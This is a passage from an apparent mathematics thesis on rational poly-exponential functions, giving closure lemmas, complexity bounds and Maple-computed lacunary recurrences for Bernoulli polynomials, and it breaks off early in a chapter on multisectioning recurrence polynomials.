Lemma 3.3 *Let R_1, R_2, R_3, and R_4 be subrings of $\mathbb{C}$ and let $h(x) \in \mathcal{R}^{R_1,R_2}$ and $g(x) \in \mathcal{R}^{R_3,R_4}$ then:*

1. $g(x)h(x) \in \mathcal{R}^{\langle R_1,R_3\rangle,R_2R_4}$,
2. $g(x) + h(x) \in \mathcal{R}^{\langle R_1,R_3\rangle,R_2R_4}$,
3. $h'(x) \in \mathcal{R}^{R_1,R_2}$,
4. $h_m^q(x) \in \mathcal{R}^{R_1\langle\omega_m\rangle,R_2}$.

Proof: For convenience, write $h(x) = \frac{s_h(x)}{t_h(x)}$, with $s_h(x)$, $t_h(x) \in \mathcal{P}^{R_1,R_2}$, and $g(x) = \frac{s_g(x)}{t_g(x)}$, with $s_g(x)$, $t_g(x) \in \mathcal{P}^{R_3,R_4}$.

1. As $g(x)h(x) = \frac{s_g(x)s_h(x)}{t_g(x)t_h(x)}$ and Lemma 2.3 it follows that $s_g(x)s_h(x) \in \mathcal{P}^{\langle R_1,R_3\rangle,R_2R_4}$, and $t_g(x)t_h(x) \in \mathcal{P}^{\langle R_1,R_3\rangle,R_2R_4}$. Consequently $g(x)h(x) \in \mathcal{R}^{\langle R_1,R_3\rangle,R_2R_4}$.
2. Observing that $g(x)+h(x) = \frac{s_h(x)t_g(x)+s_g(x)t_h(x)}{t_g(x)t_h(x)}$, and appealing to Lemma 2.3 gives $s_g(x)t_h(x)$ $+ t_g(x)s_h(x) \in \mathcal{P}^{\langle R_1,R_3\rangle,R_2R_4}$ and $t_g(x)t_h(x) \in \mathcal{P}^{\langle R_1,R_3\rangle,R_2R_4}$. Hence $h(x)+g(x) \in \mathcal{R}^{\langle R_1,R_3\rangle,R_2R_4}$.
3. Now $h'(x) = \frac{s_h'(x)t_h(x)-s_h(x)t_h'(x)}{t_h^2(x)}$. So from Lemma 2.3 it follows that $s_h'(x)t_h(x)-t_h'(x)s_h(x) \in \mathcal{P}^{R_1,R_2}$ and $t_h^2(x) \in \mathcal{P}^{R_1,R_2}$. Thus $h'(x) \in \mathcal{R}^{R_1,R_2}$.
4. As a result of $h_m^q(x) = \frac{(s_h(x)\prod_{i=1}^{m-1} t_h(x\omega_m^i))_m^q}{(\prod_{i=0}^{m-1} t_h(x\omega_m^i))_m^0}$ (Lemma 3.1), and Lemma 2.3 it follows that both the numerator and the denominator are in $\mathcal{P}^{\langle\omega_m\rangle R_1,\langle\omega_m\rangle R_2}$. A tighter bound on the denominator $\prod_{i=0}^{m-1} t_h(x\omega_m^i)$ and numerator $(s_h(x)\prod_{i=1}^{m-1} t_h(x\omega_m^i))_m^q$, by noticing that they are fixed by automorphism of the number field $\langle\omega\rangle$ and hence are in $\mathcal{P}^{\langle\omega_m\rangle R_1,R_2}$.

■

Corollary 6 *Let R_1 and R_2 be subrings of $\mathbb{C}$. Then $\mathcal{R}^{R_1,R_2}$ and $\mathcal{R}_{R_1,R_2}$ are both fields, more over $\mathcal{R}^{R_1,R_2}$ is closed under differentiation.*

Corollary 7 *Let R_1 and R_2 be subrings of $\mathbb{C}$. Then $\hat{\mathcal{R}}^{R_1,R_2}$ and $\hat{\mathcal{R}}_{R_1,R_2}$ are both rings, more over $\hat{\mathcal{R}}^{R_1,R_2}$ is closed under differentiation.*

Now examine some closure properties of the recurrence polynomial.

Lemma 3.4 *Assume that $h(x)$, $g(x) \in \mathcal{R}$, where $h(x) = \frac{s_h(x)}{t_h(x)}$ and $g(x) = \frac{s_g(x)}{t_g(x)}$ with $s_h(x)$, $t_h(x)$, $s_g(x)$, $t_g(x) \in \mathcal{P}$. Let R_1, R_2, R_3 and R_4 be subrings of $\mathbb{C}$ and assume that $P^{s_h}(x) \in R_1[x]$, $P^{t_h}(x) \in R_2[x]$, $P^{s_g}(x) \in R_3[x]$ and $P^{t_g}(x) \in R_4[x]$.*

1. *Then* $g(x)h(x) = \frac{s_{gh}(x)}{t_{gh}(x)}$, *where* $P^{s_{gh}}(x) \in \langle R_1, R_3\rangle[x]$ *and* $P^{t_{gh}}(x) \in \langle R_2, R_4\rangle[x]$.
2. *Then* $g(x) + h(x) = \frac{s_{g+h}(x)}{t_{g+h}(x)}$, *where* $P^{s_{g+h}}(x) \in \langle R_1, R_2, R_3, R_4\rangle[x]$ *and* $P^{t_{g+h}}(x) \in \langle R_2, R_4\rangle[x]$.
3. *Then* $h'(x) = \frac{s_{h'}(x)}{t_{h'}(x)}$, *where* $P^{s_{h'}}(x) \in \langle R_1, R_2\rangle[x]$ *and* $P^{t_{h'}}(x) \in R_2[x]$.
4. *Then* $h_m^q(x) = \frac{s_{h_m^q}(x)}{t_{h_m^q}(x)}$, *where* $P^{s_{h_m^q}}(x) \in \langle R_1, R_2\rangle[x]$ *and* $P^{t_{h_m^q}}(x) \in R_2[x]$.

Proof:

1. By letting $s_{gh}(x) = s_g(x)s_h(x)$ and $t_{gh}(x) = t_g(x)t_h(x)$ the result follows from Corollary 2.
2. By letting $s_{g+h}(x) = s_g(x)t_h(x) + s_h(x)t_g(x)$ and $t_{g+h}(x) = t_g(x)t_h(x)$ the result follows from Corollary 2.
3. By letting $s_{h'}(x) = s_h'(x)t_h(x) - s_h(x)t_h'(x)$ and $t_{h'}(x) = t_h^2(x)$ the result follows from Corollary 2.
4. By letting $s_{h_m^q}(x) = (s_h(x)\prod_{i=1}^{m-1} t_h(x\omega_m^i))_m^q$ and $t_{h_m^q}(x) = (\prod_{i=0}^{m-1} t_h(x\omega_m^i))_m^0$ the result follows from Corollary 2.

■

These results are useful, as they allow the assumption to be made that certain calculations will always be over nice rings, (for example, the lacunary recurrence relation for the Euler numbers will be over the integers).

3.5 Hierarchy of $\mathcal{R}$.

As with $\mathcal{P}$, there is an interrelationship between the different subfields and subrings of $\mathcal{R}$, and a hierarchy of the different subfields.

Theorem 3.2 (Hierarchy.) *If* R_1 *and* R_2 *are subrings of* $\mathbb{C}$ *then the following subset relationships hold:*

1. $\hat{\mathcal{R}}_{R_1,R_2} \subsetneq \mathcal{R}_{R_1,R_2} \subseteq \mathcal{R}^{R_1,R_1R_2}$,
2. $\hat{\mathcal{R}}^{R_1,R_2} \subsetneq \mathcal{R}^{R_1,R_2} \subseteq \mathcal{R}_{R_1,R_1R_2}$.

Proof:

1. If $f(x) \in \mathcal{R}_{R_1,R_2}$, then $f(x) = \frac{s_f(x)}{t_f(x)}$, where $s_f(x),\ t_f(x) \in \mathcal{P}_{R_1,R_2}$, then $s_f(x),\ t_f(x) \in \mathcal{P}^{R_1,\langle R_1,R_1R_2\rangle}$. Take any non-zero element of R_2, say β, and notice that $\beta s_f(x),\ \beta t_f(x) \in \mathcal{P}^{R_1,R_1R_2}$, thus $f(x) = \frac{\beta s_f(x)}{\beta t_f(x)} \in \mathcal{R}^{R_1,R_1R_2}$ as required.

   Noticing that $\hat{\mathcal{R}}_{R_1,R_2} \subsetneq \mathcal{R}_{R_1,R_2}$ follows from noticing that $\hat{\mathcal{R}}_{R_1,R_2}$ is not closed under division.

2. If $f(x) \in \mathcal{R}^{R_1,R_2}$, where $f(x) = \frac{s_f(x)}{t_f(x)}$, with $s_f(x),\ t_s(x) \in \mathcal{P}^{R_1,R_2}$, then $s_f(x),\ t_f(x) \in \mathcal{P}_{R_1,R_2\langle R_1,R_1^{-1}\rangle}$ by Theorem 2.2. Say $s_f(x) = \sum_{i=1}^{n} p_i(x)e^{\lambda_i x}$, and $t_f(x) = \sum_{j=1}^{m} q_j(x)e^{\mu_j x}$, with $p_i(x), q_i(x) \in R_2\langle R_1, R_1^{-1}\rangle$. For each coefficient of $p_i(x)$ and $q_i(x)$, multiply the coefficient by some $\alpha_i \in R_1$ (dependent on $p_i(x)$) so that the resulting coefficients are in R_1R_2. Now taking the least common multiple of all these α_i, gives some $\beta \in R_1$ such that $\beta p_i(x), \beta q_i(x) \in R_1R_2[x]$ for all i. Then write this as $f(x) = \frac{s_f(x)}{t_f(x)} = \frac{\beta s_f(x)}{\beta t_f(x)}$, where $\beta s_f(x), \beta t_f(x) \in \mathcal{P}_{R_1,R_1R_2}$. Hence $f(x) \in \mathcal{R}_{R_1,R_1R_2}$.

   Noticing that $\hat{\mathcal{R}}^{R_1,R_2} \subsetneq \mathcal{R}^{R_1,R_2}$ follows from noticing that $\hat{\mathcal{R}}^{R_1,R_2}$ is not closed under inversion.

■

Corollary 8 *Let R_1 and R_2 be subrings of $\mathbb{C}$. If $1 \in R_1 \subseteq R_2$ then $\mathcal{R}^{R_1,R_2} = \mathcal{R}_{R_1,R_2}$.*

The next two examples show that the set of rings $\mathcal{R}^{R_1,R_2}$ and that of $\mathcal{R}_{R_1,R_2}$ share neither a superset nor a subset relationship with each other. These examples are such that $\mathcal{R}^{R_1,R_2}$ for particular R_1 and R_2 that cannot be written as $\mathcal{R}_{R_3,R_4}$ for any R_3 and R_4 and vice-versa.

Example 14 *Let $f(x) = e^{\sqrt{2}x} \in \mathcal{R}_{\mathbb{Q}(\sqrt{2}),\mathbb{Q}}$. Notice that $f'(x) = \sqrt{2}e^{\sqrt{2}x} \notin \mathcal{R}_{\mathbb{Q}(\sqrt{2}),\mathbb{Q}}$. But $\mathcal{R}^{R_1,R_2}$ is closed under differentiation. Consequently there do not exist rings R_1, R_2 such that $\mathcal{R}_{\mathbb{Q}(\sqrt{2}),\mathbb{Q}} = \mathcal{R}^{R_1,R_2}$.*

Example 15 *The goal here is to show that there do not exist subrings R_1 and R_2 of $\mathbb{C}$ such that $\mathcal{R}^{\mathbb{Z}[\sqrt{2}],\mathbb{Q}} = \mathcal{R}_{R_1,R_2}$. Consider $s_c(x) = \sum_{i=0}^{\infty} b_i \frac{x^i}{i!}$ where b_i satisfies $b_i = 2c^2 b_{i-2}$ for $c \in \mathbb{Z}$, with $b_0, b_1 \in \mathbb{Z}$. Then $s_c(x) \in \mathcal{R}^{\mathbb{Z}[\sqrt{2}],\mathbb{Q}}$. Further this is equivalent to*

$$s_c(x) = \alpha_1 e^{c\sqrt{2}x} + \alpha 2e^{-c\sqrt{2}x},$$

where $\alpha_1 = \frac{b_0}{2} + \frac{b_1}{2\sqrt{2}c}$ and $\alpha_2 = \frac{b_0}{2} - \frac{b_1}{2\sqrt{2}c}$. From this conclude that if $\mathcal{R}^{\mathbb{Z}[\sqrt{2}],\mathbb{Q}} = \mathcal{R}_{R_1,R_2}$, then $\mathcal{R}_{\mathbb{Z}[\sqrt{2}],\mathbb{Q}[\sqrt{2}]} \subseteq \mathcal{R}_{R_1,R_2}$.

Observing that $\mathcal{R}^{\mathbb{Z}[\sqrt{2}],\mathbb{Q}[\sqrt{2}]} = \mathcal{R}^{\mathbb{Z}[\sqrt{2}],\mathbb{Q}[\sqrt{2}]} \neq \mathcal{R}^{\mathbb{Z}[\sqrt{2}],\mathbb{Q}}$, as $\sqrt{2} \in \mathcal{R}^{\mathbb{Z}[\sqrt{2}],\mathbb{Q}[\sqrt{2}]}$ and $\sqrt{2} \notin \mathcal{R}^{\mathbb{Z}[\sqrt{2}],\mathbb{Q}}$, gives that $\mathcal{R}^{\mathbb{Z}\langle\sqrt{2}\rangle,\mathbb{Q}} \neq \mathcal{R}_{\mathbb{Z}[\sqrt{2}],\mathbb{Q}[\sqrt{2}]}$ from which the desired result follows.

3.6 Some complexity bounds.

This section determines some metrics of complexity of functions in $\mathcal{R}$, as was done earlier for functions in $\mathcal{P}$ (Section 2.6). This section uses the metrics from Definition 2.7 on the numerator and denominator of functions in $\mathcal{R}$ to get the following lemmas:

Lemma 3.5 (deg^d.) *Let $h(x) = \frac{s_h(x)}{t_h(x)}$, $g(x) = \frac{s_g(x)}{t_g(x)} \in \mathcal{R}$, such that $s_h(x)$, $t_h(x)$, $s_g(x)$, $t_g(x) \in \mathcal{P}$. Then:*

1. *Then $f(x) = \frac{s_f(x)}{t_f(x)} = g(x)h(x)$, where $1 \leq deg^d(s_f(x)) \leq deg^d(s_g(x)) + deg^d(s_h(x))$ and $1 \leq deg^d(t_f(x)) \leq deg^d(t_g(x)) + deg^d(t_h(x))$.*
2. *Then $f(x) = \frac{s_f(x)}{t_f(x)} = g(x) + h(x)$, where $0 \leq deg^d(s_f(x)) \leq \max(deg^d(s_g(x)) + deg^d(t_h(x)), deg^d(s_h(x)) + deg^d(t_g(x)))$ and $0 \leq deg^d(t_f(x)) \leq deg^d(t_g(x)) + deg^d(t_h(x))$.*
3. *Then $f(x) = \frac{s_f(x)}{t_f(x)} = g'(x)$, where $deg^d(s_f(x)) \leq deg^d(s_g(x)) + deg^d(t_g(x))$ and $deg^d(t_f(x)) \leq 2deg^d(t_g(x))$.*
4. *Then $f(x) = \frac{s_f(x)}{t_f(x)} = g_m^q(x)$, where $deg^d(s_f(x)) \leq deg^d(s_g(x)) + (m-1)deg^d(t_g(x))$ and $deg^d(t_f(x)) \leq m \times deg^d(t_g(x)))$.*

Proof:

1. By letting $s_f(x) = s_g(x)s_h(x)$ and $t_f(x) := t_g(x)t_h(x)$ the upper bounds follows from Lemma 2.4. The lower bounds follow by taking $f(x) = \frac{1}{g(x)}$.
2. By letting $s_f(x) = s_g(x)t_h(x) + s_h(x)t_g(x)$ and $t_f(x) = t_g(x)t_h(x)$ the upper bounds follow from Lemma 2.4. The lower bounds follow by taking $f(x) = -g(x)$.
3. By letting $s_f(x) = s'_g(x)t_g(x) - s_g(x)t'_g(x)$ and $t_f(x) = t_g^2(x)$ the upper bounds follow from Lemma 2.4.
4. By letting $s_f(x) = (s_g(x)\prod_{i=1}^{m-1} t_g(x\omega_m^i))_m^q$ and $t_f(x) = (\prod_{i=0}^{m-1} t_g(x\omega_m^i))_m^0$ the upper bounds follow from Lemma 2.4.

■

Lemma 3.6 (deg^P.) *Let $h(x) = \frac{s_h(x)}{t_h(x)}$, $g(x) = \frac{s_g(x)}{t_g(x)} \in \mathcal{R}$, such that $s_h(x), t_h(x), s_g(x), t_g(x) \in \mathcal{P}$.*

1. *Then $f(x) = \frac{s_f(x)}{t_f(x)} = g(x)h(x)$, where $1 \leq deg^P(s_f(x)) \leq deg^P(s_g(x))deg^P(s_h(x))$ and $1 \leq deg^P(t_f(x)) \leq deg^P(t_g(x))deg^P(t_h(x))$.*

2. *Then* $f(x) = \frac{s_f(x)}{t_f(x)} = g(x) + h(x)$, *where* $0 \leq deg^P(s_f(x)) \leq deg^P(s_g(x))deg^P(t_h(x)) + deg^P(s_h(x))\ deg^P(t_g(x)))$ *and* $1 \leq deg^P(t_f(x)) \leq deg^P(t_g(x))deg^P(t_h(x))$.

3. *Then* $f(x) = \frac{s_f(x)}{t_f(x)} = g'(x)$, *where* $deg^P(s_f(x)) \leq 2deg^P(s_g(x))deg^P(t_g(x))$ *and* $deg^P(t_f(x)) \leq deg^P(t_g(x))^2$.

4. *Then* $f(x) = \frac{s_f(x)}{t_f(x)} = g^q_m(x)$, *where* $deg^P(s_f(x)) \leq m \times deg^P(s_g(x))deg^P(t_g(x))^{m-1}$ *and also that* $deg^P(t_f(x)) \leq deg^P(t_g(x))^m$.

Proof:

1. By letting $s_f(x) = s_g(x)s_h(x)$ and $t_f(x) = t_g(x)t_h(x)$ the upper bounds follows from Lemma 2.5. The lower bounds follow by taking $f(x) = \frac{1}{g(x)}$.

2. By letting $s_f(x) = s_g(x)t_h(x) + s_h(x)t_g(x)$ and $t_f(x) = t_g(x)t_h(x)$ the upper bounds follow from Lemma 2.5. The lower bounds follow by taking $f(x) = -g(x)$.

3. By letting $s_f(x) = s'_g(x)t_g(x) - s_g(x)t'_g(x)$ and $t_f(x) = t^2_g(x)$ the upper bounds follow from Lemma 2.5.

4. By letting $s_f(x) = (s_g(x)\prod_{i=1}^{m-1} t_g(x\omega^i_m))^q_m$ and $t_f(x) = (\prod_{i=0}^{m-1} t_g(x\omega^i_m))^0_m$ the upper bounds follow from Lemma 2.5.

■

Note 3.2 *It is worth noting that the metrics under the operations of* $f(x) \to f(\alpha x)$ *was not examined as nothing interesting happens, and integration of functions in* $\mathcal{R}$ *was not examined as* $\mathcal{R}$ *is not closed under integration.*

These bounds will be used later in Chapter 5, as many methods to determine lacunary recurrence relations require bounds on the , size of these lacunary recurrence relations and also bounds on the multiplicity of the roots associated with their recurrence polynomials.

3.7 Examples.

This section does three detailed examples. That of $f(x) = \frac{1}{p(x)} \in \hat{\mathcal{R}}$ with $p(x)$ a polynomial, of $g(x) = \frac{1}{\sum_{i=1}^n \alpha_i e^{\lambda_i x}} \in \hat{\mathcal{R}}$, and lastly the Bernoulli polynomials.

Example 16 *Consider* $f(x) = \frac{1}{p(x)} \in \hat{\mathcal{R}}$. *Let* $p(x) = \alpha_n x^n + ... + \alpha_0$. *As* $f(x) \in \hat{\mathcal{R}}$, *notice that* $a_0 \neq 0$.

Then:

$$\begin{aligned}\sum_{k=0}^{\infty} c_k \frac{x^k}{k!} &= \frac{1}{\alpha_n x^n + ... + \alpha_0} \\ \sum_{i=0}^{n} \alpha_i i! \frac{x^i}{i!} \sum_{k=0}^{\infty} c_k \frac{x^k}{k!} &= 1 \\ \sum_{k=0}^{\infty} \sum_{i=0}^{n} \binom{k}{i} c_{k-i} \alpha_i i! \frac{x^k}{k!} &= 1.\end{aligned}$$

Considering $k = 0$ *gives* $c_0 = \frac{1}{\alpha_0}$*, and considering* $k > 0$ *demonstrates that:*

$$\begin{aligned}\sum_{i=0}^{n} \binom{k}{i} c_{k-i} \alpha_i i! &= 0 \\ c_k = \frac{-1}{\alpha_0} \sum_{i=1}^{n} \binom{k}{i} c_{k-i} \alpha_i i! &= 0.\end{aligned}$$

So a recursion formula for c_k *was derived that only requires the previous* $n - 1$ *terms.*

Example 17 *Consider* $g(x) \in \hat{\mathcal{R}}$ *where* $g(x) = \frac{1}{\sum_{i=1}^{n} \alpha_i e^{\lambda_i x}}$*. A simple calculation gives* $s(x) = \frac{1}{\sum_{i=0}^{\infty} b_i \frac{x^i}{i!}}$*, where the* $b_j = \sum_{i=1}^{n} \alpha_i \lambda_i^j$*. This example will use this knowledge throughout.*

Hence:

$$\begin{aligned}\sum_{k=0}^{\infty} c_k \frac{x^k}{k!} &= \frac{1}{\sum_{j=0}^{\infty} \sum_{i=1}^{n} \alpha_i \lambda_i^j \frac{x^j}{j!}} \\ \sum_{j=0}^{\infty} \sum_{i=1}^{n} \alpha_i \lambda_i^j \frac{x^j}{j!} \sum_{k=0}^{\infty} c_k \frac{x^k}{k!} &= 1 \\ \sum_{j=0}^{\infty} \sum_{k=0} j \binom{j}{k} c_k \sum_{i=1}^{n} \alpha_i \lambda_i^{j-k} \frac{x^j}{j!} &= 1.\end{aligned}$$

Considering $k = 0$ *shows that* $c_0 = \frac{1}{\sum_{i=1}^{n} a_i}$*. As* $g(x) \in \hat{\mathcal{R}}$ *it follows that* $c_0 \neq 0$*. Considering* $k > 0$ *gives:*

$$c_k = \frac{1}{\sum_{i=1}^{n} a_i} (- \sum_{j=1}^{k} \binom{k}{i} \sum_{i=1}^{n} \alpha_i \lambda_i^j c_{m-j}).$$

Example 18 *Consider the following example in Maple.*

```
> \mapleinline{active}{1d}{with(MS):}{%
> }
```

This example will demonstrate how the methods of multisectioning can be applied to functions with symbolic parameters for parameters of the exponentials of rational poly-exponential functions. Define

*the "*Bernoulli polynomials*" to be the coefficients of the exponential generating function of* $\frac{x\,e^{(t\,x)}}{e^x-1}$ *in* x*. The denominator and numerator of this function have very complicated lacunary recurrence relations, even when multisectioning by a small value such as 3 (at 0).*

```
> \mapleinline{active}{1d}{top := x* exp(t*x):}{%
> }

> \mapleinline{active}{1d}{bot := exp(x)-1:}{%
> }

> \mapleinline{active}{1d}{botlrr := `bottom/ms`(bot, f, x, 3);}{%
> }
```

$$botlrr := \mathrm{f}(x) = \mathrm{f}(x-6),\ f,\ x,\ [\mathrm{f}(0)=0,\ \mathrm{f}(1)=0,\ \mathrm{f}(2)=0,\ \mathrm{f}(3)=6,\ \mathrm{f}(4)=0,\ \mathrm{f}(5)=0]$$

```
> \mapleinline{active}{1d}{toplrr :=
> collect([`top/ms/linalg/sym`(top,bot, f, x, 3, 0)],f);}{%
> }
```

$$\begin{aligned}
toplrr := [\mathrm{f}(x) = {} & (-7152\,t^{14} - 7152\,t^{16} + 1932\,t^{11} - 3599\,t^{18} - 840\,t^{20} - t^6 + 5544\,t^{17} \\
& + 7780\,t^{15} + 286\,t^{21} + 5544\,t^{13} + 12\,t^7 - 72\,t^{22} - t^{24} - 72\,t^8 + 1932\,t^{19} \\
& + 12\,t^{23} - 840\,t^{10} + 286\,t^9 - 3599\,t^{12})\mathrm{f}(x-24) + 2(4\,t^{18} - 42\,t^{17} + 216\,t^{16} \\
& - 722\,t^{15} + 1764\,t^{14} - 3366\,t^{13} + 5244\,t^{12} - 6894\,t^{11} + 7836\,t^{10} - 7813\,t^9 \\
& + 6852\,t^8 - 5238\,t^7 + 3427\,t^6 - 1872\,t^5 + 828\,t^4 - 285\,t^3 + 72\,t^2 - 12\,t + 1) \\
& t^3\,\mathrm{f}(x-21) + (-28\,t^{18} + 252\,t^{17} - 1080\,t^{16} + 2928\,t^{15} - 5688\,t^{14} + 8568\,t^{13} \\
& - 10578\,t^{12} + 11052\,t^{11} - 9960\,t^{10} + 7978\,t^9 - 5976\,t^8 + 4320\,t^7 - 2910\,t^6 \\
& + 1692\,t^5 - 792\,t^4 + 282\,t^3 - 72\,t^2 + 12\,t - 1)\mathrm{f}(x-18) + (56\,t^{15} - 420\,t^{14} \\
& + 1440\,t^{13} - 2990\,t^{12} + 4272\,t^{11} - 4620\,t^{10} + 4066\,t^9 - 2952\,t^8 + 1536\,t^7 \\
& - 202\,t^6 - 552\,t^5 + 612\,t^4 - 346\,t^3 + 120\,t^2 - 24\,t + 2)\mathrm{f}(x-15) + (-70\,t^{12} \\
& + 420\,t^{11} - 1080\,t^{10} + 1550\,t^9 - 1368\,t^8 + 792\,t^7 - 354\,t^6 + 180\,t^5 - 120\,t^4 \\
& + 74\,t^3 - 24\,t^2 + 1)\mathrm{f}(x-12) + \\
& (56\,t^9 - 252\,t^8 + 432\,t^7 - 336\,t^6 + 72\,t^5 + 72\,t^4 - 24\,t^3 - 36\,t^2 + 24\,t - 4) \\
& \mathrm{f}(x-9) + (-28\,t^6 + 84\,t^5 - 72\,t^4 + 4\,t^3 + 24\,t^2 - 12\,t + 1)\,\mathrm{f}(x-6) \\
& + (8\,t^3 - 12\,t^2 + 2)\,\mathrm{f}(x-3),\ f,\ x, [\mathrm{f}(0)=0,\ \mathrm{f}(1)=0,\ \mathrm{f}(2)=0,\ \mathrm{f}(3)=6,\ \mathrm{f}(4)=0, \\
& \mathrm{f}(5)=0,\ \mathrm{f}(6)=60\,t + 120\,t^3 - 180\,t^2,\ \mathrm{f}(7)=0,\ \mathrm{f}(8)=0, \\
& \mathrm{f}(9)=18 - 252\,t^2 + 1260\,t^4 + 504\,t^6 - 1512\,t^5,\ \mathrm{f}(10)=0,\ \mathrm{f}(11)=0, \\
& \mathrm{f}(12)=264\,t + 3960\,t^3 - 1980\,t^2 + 7920\,t^7 - 5940\,t^8 - 5544\,t^5 + 1320\,t^9, \\
& \mathrm{f}(13)=0,\ \mathrm{f}(14)=0, \mathrm{f}(15)=30 - 1365\,t^2 + 30030\,t^4 - 16380\,t^{11} + 90090\,t^6 \\
& - 45045\,t^8 + 30030\,t^{10} - 90090\,t^5 + 2730\,t^{12},\ \mathrm{f}(16)=0,\ \mathrm{f}(17)=0, \mathrm{f}(18)= \\
& 612\,t - 36720\,t^{14} + 24480\,t^3 - 7344\,t^2 - 222768\,t^{11} + 4896\,t^{15} + 85680\,t^{13} \\
& + 700128\,t^7 - 1312740\,t^8 - 111384\,t^5 + 875160\,t^9,\ \mathrm{f}(19)=0,\ \mathrm{f}(20)=0, \\
& \mathrm{f}(21)=42 - 813960\,t^{14} - 3990\,t^2 + 203490\,t^4 + 203490\,t^{16} - 10581480\,t^{11}
\end{aligned}$$

$$+ 7980\,t^{18} + 1627920\,t^{6} - 71820\,t^{17} - 2645370\,t^{8} + 7759752\,t^{10}$$
$$- 976752\,t^{5} + 5290740\,t^{12},\ \mathrm{f}(22) = 0,\ \mathrm{f}(23) = 0]]$$

Now, if $t = 0$ this will reduce to the situation of looking at the normal Bernoulli numbers.

```
> \mapleinline{active}{1d}{subs(t=0,[toplrr]);}{%
> }
```

$$[[\mathrm{f}(x) = -\mathrm{f}(x-18) + 2\,\mathrm{f}(x-15) + \mathrm{f}(x-12) - 4\,\mathrm{f}(x-9) + \mathrm{f}(x-6) + 2\,\mathrm{f}(x-3),\ f,\ x,\ [$$
$$\mathrm{f}(0) = 0,\ \mathrm{f}(1) = 0,\ \mathrm{f}(2) = 0,\ \mathrm{f}(3) = 6,\ \mathrm{f}(4) = 0,\ \mathrm{f}(5) = 0,\ \mathrm{f}(6) = 0,\ \mathrm{f}(7) = 0,\ \mathrm{f}(8) = 0,$$
$$\mathrm{f}(9) = 18,\ \mathrm{f}(10) = 0,\ \mathrm{f}(11) = 0,\ \mathrm{f}(12) = 0,\ \mathrm{f}(13) = 0,\ \mathrm{f}(14) = 0,\ \mathrm{f}(15) = 30,$$
$$\mathrm{f}(16) = 0,\ \mathrm{f}(17) = 0,\ \mathrm{f}(18) = 0,\ \mathrm{f}(19) = 0,\ \mathrm{f}(20) = 0,\ \mathrm{f}(21) = 42,\ \mathrm{f}(22) = 0,$$
$$\mathrm{f}(23) = 0]]]$$

This example is interesting because it demonstrates how large and complicated the results get when done symbolically, but still shows that feasibility of doing these calculations.

3.8 Conclusion.

By combining Theorem 3.1, Lemmas 3.3, 3.4 and 3.6 the follow results follow: Although some corollaries of this result are know, (for examples, for the particular cases of the Bernoulli, Euler, Genocchi, or Lucas type II numbers), to the best of my knowledge, they have not been done to this degree of generality before

Theorem 3.3 *Let $f(x) \in \hat{\mathcal{R}}$, $m, q \in \mathbb{Z}$, $0 \leq q < m$.*

1. *Then a lacunary recursion formula can be found for the $mi+q$-th coefficient of the exponential generating function of $f(x)$ that depends only on the $mj+q$-th coefficient, for $j = 0, 1, ..., i-1$, and two lacunary recurrence relations.*
2. *Moreover, if $f(x) = \frac{s(x)}{t(x)}$ then upper bounds on the length of the two lacunary recurrence relations are $m \times deg^P(s(x))deg^P(t(x))^{m-1}$ for the numerator and $deg^P(t(x))^m$ for the denominator.*
3. *Furthermore if $f(x) \in \hat{\mathcal{R}}^{R_1,R_2}$, then the two lacunary recurrence relations are both in $\mathcal{P}^{R_1\langle\omega_m^i\rangle,R_2}$.*
4. *Lastly, if the recurrence polynomials of $s(x)$ and $t(x)$ are in $R_3[x]$, then the recurrence polynomials of the two lacunary recurrence relations are in $R_3[x]$.*

Corollary 9 *A lacunary recursion formula can be found for the $(mi+q)$-th Bernoulli number that depends only on the $(mj+q)$-th Bernoulli number, for $j = 0, 1, ..., i-1i$, and two lacunary recurrence relations, with upper bounds on their sizes of $m2^m$ and 2^m respectively, where all the terms of the lacunary recurrence relations and the recurrence polynomials themselves are in $\mathbb{Z}$.*

Note 3.3 *Tighter upper bounds for the sizes of the lacunary recurrence relations were determined by Chellali [9] for the Bernoulli numbers. This was*

$$\sum_{d|m,\text{odd}} \mu(d)2^{m/d}/2m$$

for the lacunary recurrence relation that is derived from the denominators and twice this for that of the numerator, when multisectioning by m. Here μ is the Mobius function, as defined in [2]. This result requires specialized techniques and does not follow directly follow from any of the results in this thesis.

Chapter 4

Calculations of recurrences for $\mathcal{P}$.

In the previous chapters a very naive approach was used to calculate the lacunary recurrence relations that would be needed for the calculation of the coefficients to the exponential generating functions of the functions in both $\mathcal{P}$ and $\mathcal{R}$. The function's representation as polynomials and exponential functions, was naively multisectioned using the formula in Definition 2.6. After this, the multisectioned function was converted to a formula where the lacunary recurrence relation could be observed. The goal of the next two chapters is to show some other, more efficient ways, by which these lacunary recurrence relations and lacunary recursion formulae can be computed.

In this chapter, different methods to multisection functions in $\mathcal{P}$ are examined, and Chapter 5 examines different methods for those functions in $\mathcal{R}$.

Section 4.1 looks at how to use recurrence polynomials to multisection poly-exponential functions. This method takes advantage of the factorization of m, the quantity by which the poly-exponential function is multisectioned. Section 4.2 looks at how to use recurrence polynomials and resultants to multisection poly-exponential functions. Using linear algebra to find the new lacunary recurrence relations of a poly-exponential functions that are multisectioned, as well as how to use symbolic differentiation with linear algebra is looked at in Section 4.3 and 4.4. Section 4.5 looks at how to take advantage of the factorization of m, by iteratively compressing the results. Section 4.6 and 4.7 looks at two theories where by the problem being studied can be simplified. The last section, Section 4.8, makes some conclusions based on empirical evidence as to which methods are best.

4.1 Multisectioning the recurrence polynomial.

Recall that if $s(x) \in \mathcal{P}$ then $P^s(x)$ is the recurrence polynomial associated with $s(x)$ (Definition 2.2). The first thing needed was shown in Corollary 2 and Lemma 2.5 which is reiterated here:

Lemma 4.1 *If $s(x)$, $t(x) \in \mathcal{P}$, $\alpha \neq 0$ where $s(x) = \sum_{i=1}^{n} p_i(x)e^{\lambda_i x}$ and where $t(x) = \sum_{j=1}^{m} q_j(x)e^{\mu_j x}$ then:*

1. $P^{st}(x) | \prod_{i=1,j=1}^{i=n,j=m} (x - \lambda_i - \mu_j)^{\deg(p_i(x))+\deg(q_i(x))}$,
2. $P^{s+t}(x) | P^s(x)P^t(x)$,
3. $P^{s(\alpha x)}(x) = P^s(\alpha x)$,
4. $P^{\alpha s}(x) = P^s(x)$.

By using this information, the linear recurrence relation for a poly-exponential function may be multisectioned by only looking at the recurrence polynomial.

Lemma 4.2 *If $s(x) \in \mathcal{P}$ then*

$$P^{s^q_m(x)}(x) | \prod_{i=0}^{m-1} P^s(x\omega_m^i).$$

Proof: By noticing that $P^{s+t}(x) | P^s(x)P^t(x)$, and $P^{s(\alpha x)}(x) = P^s(\alpha x)$ from Lemma 4.1, it follows that:

